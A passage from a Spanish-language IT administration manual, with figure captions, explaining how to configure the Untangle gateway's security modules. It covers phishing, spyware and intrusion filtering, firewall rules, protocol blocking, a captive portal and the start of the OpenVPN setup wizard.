


Figura 8.50. Pestaña de configuración de Estado

- **Excepciones**: en esta pestaña podrá ver la lista de excepciones. Utilice esta opción en caso de que haya un segmento de red que comparta la misma dirección saliente (tráfico que pasa por NAT en un *router*). De modo contrario, el módulo Attack Blocker pensará que esa dirección IP (la pasarela) está realizando un ataque de denegación de servicios. Pulse el botón **Agregar**, inserte ahí la dirección IP, el número de usuarios a los que dé servicio y una breve descripción. Finalmente, pulse en **Listo** para agregarla a la lista de excepciones.

- **Log de eventos**: desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con Attack Blocker, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.5 Phish Blocker

Phish Blocker es el módulo de Untangle encargado de analizar todo el tráfico Web y de correo electrónico en busca de páginas de *phising* o robo de identidad. Para configurar el módulo Phish Blocker deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Email**: en esta pestaña podrá seleccionar a qué protocolos de correo quiere aplicar el filtro de Phish Blocker. Para ello, únicamente tendrá que marcar la casilla **Activar**, que se encuentra delante de cada uno de los protocolos compatibles. Las opciones por defecto analizan el correo saliente y ponen en una zona de cuarentena todo correo que se detecte como ataque de *phishing*.

  La opción de analizar correo SMTP es por si tiene un servidor local de correo como Microsoft Exchange Server. El tráfico es analizado en ambas direcciones, por lo que protegerá el servidor local de ataques *phishing* entrantes y de que éste no esté enviando a su vez correo basura por parte de ordenadores infectados que pertenezcan a una *botnet*.

  El correo descargado por protocolos POP3 o IMAP se analiza y se marca como ataques de *phishing* en el momento de ser detectado como tal. El correo marcado como *phishing* será recibido con el "asunto" modificado

con la alerta de que el correo es malicioso. El asunto empieza ahora con la cadena "[Phish]".




Figura 8.50. Pestaña de configuración de Email

- **Web**: en esta pestaña únicamente podrá activar si desea que se analicen las páginas Web en busca de *phishing* antes de mostrarlas a los usuarios de su red, para activarlo únicamente deberá marcar la casilla **Activar filtrado de páginas Web de phishing**.




Figura 8.52. Pestaña de configuración de Web

- **Log de eventos Web y Log de eventos de email**: desde estas pestañas podrá ver todos los eventos generados en el sistema que estén relacionados con Phish Blocker, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.6 Spyware Blocker

Spyware Blocker es el módulo de Untangle encargado de analizar todo el tráfico Web y detectar si contiene *spyware* o contenido malicioso. Para configurar el módulo Spyware Blocker deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Lista de Bloqueo**: en esta pestaña podrá configurar el comportamiento de este módulo.

  La primera opción permite bloquear el acceso a páginas en las que se detecte el uso de *software* espía o publicidad. Para activarla únicamente deberá seleccionar la casilla de su izquierda. Para permitir un período de marcha blanca, utilice la opción de que un usuario pueda pasar esta restricción temporalmente. De esta manera, los usuarios de la red serán alertados, pero seguirán teniendo la opción de entrar al sitio bloqueado.

  La segunda opción permite bloquear el uso de *cookies*, que se instalan en los ordenadores para rastrear la navegación del usuario y enviar publicidad. Para activarla únicamente deberá seleccionar la casilla a su izquierda.

  La tercera opción permitirá bloquear los controles ActiveX sospechosos que intenten cargarse en ciertas páginas Web. Se puede dejar marcada únicamente la casilla **Bloquear instalaciones de ActiveX de malware**, pero podría ser más estricto y marcar la opción de bloquear todos los controles ActiveX. Esto afecta, sin embargo, a usuarios que accedan mucho a ciertas páginas Web con contenido multimedia. Aunque es muy útil si lo que se desea es justamente no permitir que se pierda el tiempo en el trabajo.

  La última opción permitirá que el módulo analice el tráfico de todo un segmento de red en busca de comportamiento que corresponda con *spyware* que haya sido instalado en algún equipo.




Figura 8.53. Pestaña de configuración de Lista de bloqueo

- **Lista permitida**: en esta pestaña podrá agregar todas las páginas Web corporativas o de uso de la compañía que le generen un falso positivo, de modo que el sistema permitirá acceder a ellas sin restricciones. Para ello, únicamente deberá pulsar en el botón **Agregar**, situado en la parte superior de la ventana. En el formulario que aparece, se le solicitará la dirección del sitio Web al que desea permitir el acceso. Marque la casilla de activar y agregue una pequeña descripción que le permita en el futuro vincular la URL a su uso en la organización. Para finalizar, pulse el botón **Listo**, situado en la parte inferior derecha, y la nueva URL se agregará a la lista permitida.

- **Log de eventos**: desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con Spyware Blocker, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.7 Firewall

Firewall es el módulo de Untangle encargado de gestionar qué conexiones entrantes y salientes a determinados puertos están permitidas y cuáles están bloqueadas. Para configurar el módulo, deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Reglas**: en esta pestaña podrá crear y editar nuevas reglas o políticas de filtrado para su red, para ello deberá pulsar el botón **Agregar**, situado en la parte superior y, a continuación, se le mostrará el formulario para la creación de una nueva regla, que contiene los siguientes campos:

  - **Habilitar regla**: esta casilla permite activar o desactivar la regla.

  - **Descripción**: una descripción del servicio que cubre esta regla.

  - **Medida**: elija si desea bloquear o permitir este tráfico.

  - **Log**: indique si desea que se guarde un registro activando esta casilla.

  - **Tipo de tráfico**: especifique si la regla se aplica en tráfico que sea de protocolo TCP, UDP o ambos.

- **Interfaz de origen**: indique la interfaz en donde se inicia el tráfico a filtrar.
- **Interfaz de destino**: indique la interfaz a donde se dirige el tráfico a filtrar.
- **Dirección de origen**: dirección IP de origen de la comunicación a filtrar.
- **Dirección de destino**: dirección IP de destino de la comunicación a filtrar.
- **Puerto de origen**: puerto de origen de la comunicación a filtrar.
- **Puerto de destino**: puerto de destino de la comunicación a filtrar.

Recuerde que si desea que algún parámetro sea **cualquier dirección** o **cualquier puerto** podrá utilizar el parámetro **any**. Una vez creada la regla, únicamente deberá pulsar en el botón **Listo**, ubicado en la parte inferior derecha.




Figura 8.54. Formulario para agregar una nueva regla

- **Log de eventos**: desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con *Firewall*, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.8 Intrusion Prevention

Intrusion Prevention es el módulo de Untangle encargado de detectar actividad maliciosa en la red corporativa, para ello se comporta como un IDS que intercepta todo el tráfico y lo analiza utilizando firmas o patrones de un modo similar a un antivirus, éste no tiene impacto en el rendimiento de la red y es trasparente para los usuarios. Para configurar el módulo, deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Estado**: en esta pestaña no podrá configurar ningún parámetro del módulo, únicamente se le informará del estado del mismo y del número de firmas que tiene disponible.

- **Reglas**: en esta pestaña podrá analizar las reglas del sistema, y su comportamiento respecto al tipo de ataque detectado, marcando las casillas **Bloquear** y **Log**. Si lo desea podrá crear reglas personalizadas en función de un patrón que usted diseñe mediante el botón **Agregar**, ubicado en la parte superior, para crear reglas de IDS se necesitan unos conocimientos avanzados, pero debe tener en cuenta que dichas reglas se actualizan a diario de manera automática, por lo que no necesita crear reglas personalizadas.




Figura 8.55. Pestaña de configuración de Estado




Figura 8.56. Pestaña de configuración de Reglas

- **Log de eventos**: desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con Intrusion Prevention, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.9 Protocol Control

Protocol Control es el módulo de Untangle encargado de analizar y limitar la conexión de determinadas aplicaciones de Internet, como mensajería instantánea o *software* de descarga de ficheros mediante técnicas de análisis de protocolo. Para configurar el módulo, deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Lista de protocolos**: en esta pestaña se mostrará un listado de los protocolos utilizado por soluciones de *software* como Windows Live Messenger, Skype o Emule. Lo primero que debe hacer es localizar la aplicación deseada en el listado, una vez localizada podrá bloquearla marcando la casilla **Bloquear** de modo que un usuario, aunque tenga

instalado el programa en su equipo, no podrá utilizarlo, ya que Untangle detectará el protocolo de esa aplicación y, al estar marcada como bloqueada, le denegará la conexión. Si no desea bloquearla pero sí quiere tener un registro de cuándo se utiliza, marque la casilla **Log** y el sistema guardará un registro cada vez que se detecte ese protocolo en funcionamiento.




Figura 8.57. Pestaña de configuración de Lista de protocolos

- **Log de eventos**: desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con Protocol Control, no debe olvidar que para analizar esta información de manera más amigable, podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.10 Captive Portal

Captive Portal es el módulo de Untangle encargado de identificar y autenticar a los usuarios que quieran acceder a Internet, de modo que en el momento en que abran el navegador se solicitará un usuario y contraseña, así como la aceptación de la política de uso de la compañía sobre el uso de Internet. Para configurar el módulo, deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y

personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Captive Host**: en esta pestaña se definirán las reglas de captura de tráfico, por defecto el sistema incluye dos reglas: la primera, que obliga a cualquier usuario a autenticarse en el sistema para poder navegar, y la segunda, que establece un horario de uso únicamente desde las ocho de la mañana a las cinco de la tarde de lunes a domingo. Si lo desea puede agregar o modificar estas reglas mediante el botón **Agregar** situado en la parte superior.

En la parte inferior tiene una pestaña con la opción **Capture Bypassed Traffic**, esta opción le permite capturar todo el tráfico de red como paquetes DHCP o ICMP *Echo Request* (ping), pero no se recomienda su activación, ya que puede generarle inconvenientes en el funcionamiento de su red.

- **Passed Host**: en esta pestaña podrá definir las exclusiones de modo que no sea necesario validarse a determinados ordenadores para acceder a determinados servidores.

En **Pass Listed Client Addresses** podrá agregar todas las direcciones IP correspondientes a ordenadores de dirección o servidores que desea que accedan libremente a Internet sin necesidad de validarse, para ello únicamente deberá pulsar el botón **agregar** situado en la parte superior y añadir la dirección IP del equipo así como una descripción.

En **Pass Listed Server Addresses** podrá agregar todas las direcciones IP correspondientes a servidores de su red que necesite que sean accesibles sin validación, como pudiese ser un servidor de DHCP o un servidor DNS.




Figura 8.58. Pestaña de configuración de Captive Host




Figura 8.59. Pestaña configuración de Passed Host

- **Captive Page**: en esta pestaña podrá definir la configuración de la página de validación, lo primero que deberá marcar es la casilla **Basic Login**, de modo que se solicite un usuario y una contraseña para iniciar la navegación. El resto de campos podrá personalizarlos y adaptarlos a su gusto, en este caso simplemente se han traducido al español los campos que originalmente se mostraban en inglés.

  En la parte inferior dispone de dos casillas: **Redirect HTTP traffic to HTTPS captive page** y **Redirect HTTPS traffic to HTTPS captive page**, éstas opciones le permitirán que tanto el tráfico HTTP como el trafico HTTPS se redirija a un portal cautivo en HTTPS, de modo que todos los usuarios pasen por la validación y que ésta se realice de un modo seguro.




Figura 8.60. Pestaña de configuración de Captive Page

- **User Authentication**: en esta pestaña podrá configurar el directorio que se utilizará para la validación de usuarios, por defecto Untangle sólo le permitirá utilizar el **Directorio Local** ya que integrar con directorios corporativos como Active Directory es una opción de pago. Diríjase a la pestaña **Directorio Local**, después pulse el botón **Configure Local Directory** y, una vez ahí, pulse el botón **Agregar** situado en la parte superior izquierda para añadir un usuario. El sistema le solicitará un *login* de inicio de sesión, el nombre y apellidos del usuario, su dirección de correo electrónico y una contraseña.

  Cuando termine de rellenar los campos únicamente deberá pulsar en el botón **Listo**, agregue tantos usuarios como sean necesarios en su red y después pulse el botón **Aplicar** para guardar los cambios y regresar a la pestaña de configuración, en la parte inferior tendrá disponible dos pestañas que debe marcar: **Logout Button Popup**, que generará una ventana emergente desde la que el usuario podrá desconectarse cuando deje de utilizar Internet, y **Allow Concurrent Logins**, que permitirá que un mismo usuario se valide varias veces en el sistema.




Figura 8.61. Pestaña de configuración de User Authentication

- **Login event log y Block event log**: desde estas pestañas podrá ver todos los eventos generados en el sistema que estén relacionados con Captive Portal, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.11 OpenVPN

OpenVPN es el módulo de Untangle que le permitirá conectarse a su red desde una ubicación remota mediante un sistema de comunicaciones cifradas utilizando validación por certificados. Para configurar el módulo, deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. A continuación, se detallan los pasos de configuración:

1. Al abrir la ventana de configuración, se le solicitará que determine el tipo de VPN que quiere configurar. En este caso seleccione la primera opción, **Configurar como servidor VPN**, ya que serán usuarios los que se conectaran al equipo desde Internet.




Figura 8.62. Pestaña de configuración del tipo de VPN

2. Tras seleccionar el tipo de VPN se iniciará el proceso de configuración, en el primer paso se le dará la bienvenida y se le informará de que se configurarán todos los parámetros necesarios para el funcionamiento de OpenVPN.




Figura 8.63. Pantalla de bienvenida del asistente de OpenVPN

3. En el primer paso del asistente, se le solicitará que rellene los datos de su organización con el fin de poner los datos en el certificado de servidor que generará Untangle para establecer las comunicaciones seguras.




Figura 8.64. Primer paso del asistente de OpenVPN

4. En el segundo paso se le solicitará qué seleccione que red o interfaz será el que intercomunique la VPN, en este caso se hará con la red interna.




Figura 8.65. Segundo paso del asistente de OpenVPN

5. En el tercer paso se le informará de que se ha finalizado correctamente el proceso de configuración y puede iniciar el proceso de creación de usuarios y redes remotas que desee comunicar.

